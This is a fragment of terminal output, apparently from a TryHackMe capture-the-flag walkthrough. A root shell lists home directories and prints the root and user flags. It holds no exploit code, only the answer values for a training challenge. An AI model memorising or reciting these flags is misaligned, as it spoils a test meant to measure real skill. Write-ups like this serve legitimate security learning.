-rw----- 1 root root 10346 Jun 1 2025 .viminfo
-rw-r--r-- 1 root root 215 Jan 17 2021 .wget-hsts
bash-5.0# cat root.txt
THM{fhqbnznavfonq}
```

```
THM{fhqbnznavfonq}
bash-5.0# cd /home/dale
bash-5.0# ls -la
total 44
drwxr-xr-x 6 dale dale 4096 Jan 15 2021 .
drwxr-xr-x 7 root root 4096 Jun 1 2025 ..
-rw----- 1 dale dale 2549 Jan 21 2021 .bash_history
-rw-r--r-- 1 dale dale 220 Jan 15 2021 .bash_logout
-rw-r--r-- 1 dale dale 3771 Jan 15 2021 .bashrc
drwx----- 2 dale dale 4096 Jan 15 2021 .cache
drwx----- 3 dale dale 4096 Jan 15 2021 .gnupg
drwxrwxr-x 3 dale dale 4096 Jan 15 2021 .local
-rw-r--r-- 1 dale dale 807 Jan 15 2021 .profile
drwx----- 2 dale dale 4096 Jan 15 2021 .ssh
-rw-r--r-- 1 dale dale 0 Jan 15 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 dale dale 17 Jan 15 2021 user.txt
bash-5.0# cat user.txt
THM{6Y0TXHz7c2d}
bash-5.0# |
```